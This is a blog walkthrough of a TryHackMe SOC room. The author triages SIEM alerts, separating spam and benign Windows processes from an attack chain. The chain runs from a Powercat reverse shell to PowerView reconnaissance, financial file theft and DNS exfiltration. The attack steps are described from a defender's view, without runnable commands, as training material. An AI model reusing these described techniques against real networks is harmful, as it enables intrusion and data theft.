
1020 — PowerShell Script in Downloads Folder — this one stands out, so i will start with

Alert 1020 — True Positive / Escalate
Time of Activity: 06/11/2026 06:40:46
List of Affected Entities:
michael.ascot(compromised user)win-3450(compromised host)powershell.exe(PID 9060 — initial reverse shell)PowerView.ps1(AD reconnaissance tool)C:\Users\michael.ascot\Downloads\PowerView.ps1
Reason for Classifying as True Positive: PowerView.ps1 was created in michael.ascot's Downloads folder by powershell.exePID 9060 — the initial reverse shell process established via Powercat in alert 1005. PowerView is a well-known Active Directory reconnaissance tool used by attackers to enumerate domain computers, users, groups, and network shares. Its presence in the Downloads folder of a compromised user is a direct indicator of post-exploitation lateral movement preparation. This led directly to the discovery and access of \\FILESRV-01\SSF-FinancialRecords documented in alert 1022.
Reason for Escalating: PowerView execution on a compromised host confirms the attacker moved beyond the initial foothold into active AD reconnaissance. This is part of the confirmed attack chain: reverse shell → PowerView → network share discovery → data theft → DNS exfiltration.
Recommended Remediation Actions:
- Remove
PowerView.ps1frommichael.ascot\Downloads - Review AD query logs for the scope of enumeration performed
- Audit all network shares accessed from
win-3450 - Cross-reference with alerts 1005, 1022, 1024, 1025–1034
List of Attack Indicators:
- File:
C:\Users\michael.ascot\Downloads\PowerView.ps1 - Created by:
powershell.exePID 9060 (confirmed attacker-controlled reverse shell) - Tool: PowerView — AD reconnaissance — MITRE ATT&CK T1069, T1087, T1018
now start with 1012 and share what they show. They’ll likely be quick to close.

False Positive.
svchost.exe -k wsappx -p ← services.exe on win-3459. We've seen this exact process before — it's the Windows App Experience service host, completely normal. Correct path, correct parent, new host with no prior compromise.
Alert 1012 — False Positive
Time of Activity: 06/11/2026 06:32:47
List of Affected Entities:
win-3459(host)svchost.exe(process, PID 3842)services.exe(parent, PID 3700)
Reason for Classifying as False Positive: svchost.exe -k wsappx -p spawned by services.exe from C:\Windows\system32\ is normal Windows service host behaviour. The wsappx service group handles Windows Store app installation and licensing. Correct path, correct parent. No prior compromise on win-3459.
for the other alerts i read them quickly , it’s mainly a smap so this will practical improvement to speed up.

Alert 1013 — True Positive / No Escalation
Time of Activity: 06/11/2026 06:34:50
List of Affected Entities:
griffin@hatventuresworldwide.online(sender)armaan.terry@tryhatme.com(recipient)hatventuresworldwide.online(malicious domain)
Reason for Classifying as True Positive: Unsolicited spam email from a .online domain with work-from-home scam content. No attachment, no malicious link. Social engineering only.
Recommended Remediation: Block hatventuresworldwide.online at email gateway.
List of Attack Indicators:
- Domain:
hatventuresworldwide.online—.onlineTLD commonly abused in spam

Alert 1014 — True Positive / No Escalation
Time of Activity: 06/11/2026 06:37:11
List of Affected Entities:
odom@gmail.com(sender)liam.espinoza@tryhatme.com(recipient)
Reason for Classifying as True Positive: Unsolicited spam from a Gmail address with a fake promotional offer. No attachment, no malicious link. Worth noting — this came from Gmail, not a suspicious domain. The detection rule fired because of the unusual content, not the TLD.
Recommended Remediation: Mark as spam, no domain block needed since it’s Gmail.


Alerts 1015 & 1016 — False Positive (Grouped)
Time of Activity: 06/11/2026 06:37:45
List of Affected Entities:
win-3449—TrustedInstaller.exe←services.exewin-3456—taskhostw.exe NGCKeyPregen←svchost.exe
Reason for Classifying as False Positive: Both processes are legitimate Windows system behaviour. TrustedInstaller.exespawned by services.exe is the Windows update mechanism — identical to alert 1001. taskhostw.exe NGCKeyPregen spawned by svchost.exe is normal scheduled task behaviour related to Windows Hello NGC key pre-generation. Both run from correct paths with correct parents. No prior compromise on either host.


Alerts 1017 & 1018 — True Positive / No Escalation (Grouped)
Time of Activity: 06/11/2026 06:37:54 — 06:38:26
List of Affected Entities:
stone@fashionindustrytrends.xyz→armaan.terry@tryhatme.comcombs@hatventuresworldwide.online→liam.espinoza@tryhatme.com
Reason for Classifying as True Positive: Two spam emails from domains already identified in previous alerts. fashionindustrytrends.xyz was seen in alerts 1003 and 1004 — this is the third email from this domain confirming an ongoing campaign. hatventuresworldwide.online was seen in alert 1013. Both domains are confirmed spam senders with no legitimate business association.
Reason for Escalating: No escalation required. No attachments, no malware delivery.
Recommended Remediation: Both domains already flagged for blocking — confirm fashionindustrytrends.xyz and hatventuresworldwide.online are blocked at the email gateway.
List of Attack Indicators:
fashionindustrytrends.xyz— third email from this domain, confirmed spam campaignhatventuresworldwide.online— second email from this domain


Alerts 1019 & 1021 — False Positive (Grouped)
Time of Activity: 06/11/2026 06:38:47 — 06:41:57
List of Affected Entities:
win-3460—taskhostw.exe KEYROAMING←svchost.exewin-3451—taskhostw.exe KEYROAMING←svchost.exe
Reason for Classifying as False Positive: Same legitimate Windows scheduled task behaviour seen in alerts 1002 and 1007. The detection rule continues to fire on normal Windows roaming profile operations across multiple hosts. No prior compromise on either host.
By the time the last alert was closed, the full picture was clear.
What started as a low severity phishing email from a suspicious .xyz domain ended with an attacker establishing a reverse shell, downloading Active Directory reconnaissance tools, mapping a financial records server, copying sensitive files, and exfiltrating them over DNS — all while the alert queue kept filling up with spam emails and benign Windows processes that needed to be triaged in parallel.
That’s the reality of SOC work. The real threat doesn’t pause while you’re closing false positives. It runs alongside everything else, hiding in the noise, waiting for you to miss a detail.
A few things this room made concrete for me:
The same process can be a false positive on one machine and a true positive on another. rdpclip.exe on a clean host is nothing. rdpclip.exe on a machine with an active reverse shell is an escalation. Context is everything.
Pattern recognition across alerts matters more than analyzing each alert in isolation. The .xyz spam campaign, the repeated taskhostw.exe KEYROAMING false positives, the fashionindustrytrends.xyz domain appearing three times — none of those are interesting alone. Together they tell you something about the environment you're operating in.
Going deeper into the SIEM changes everything. The alert queue told me win-3455 had a suspicious process. Splunk told me ashwin.johnston was about to be compromised. The alert was a nudge. The SIEM was the investigation.
DNS exfiltration is invisible to most monitoring setups. Ten high severity alerts fired simultaneously and the reason was nslookup.exe sending base64 chunks to an attacker-controlled domain. If those alerts hadn't fired, the data would have left silently.
I ran through this room three times — Splunk, Microsoft Sentinel, and Elastic. The queries were different each time. The attack chain was identical. That’s the point. The tool is not the skill. The skill is knowing what you’re looking for and why.
메타데이터
- post_id
- 7d075ea7f8a4
- slug
- phishing-unfolding-a-real-time-soc-investigation-tryhackme-walkthrough-7d075ea7f8a4
- url
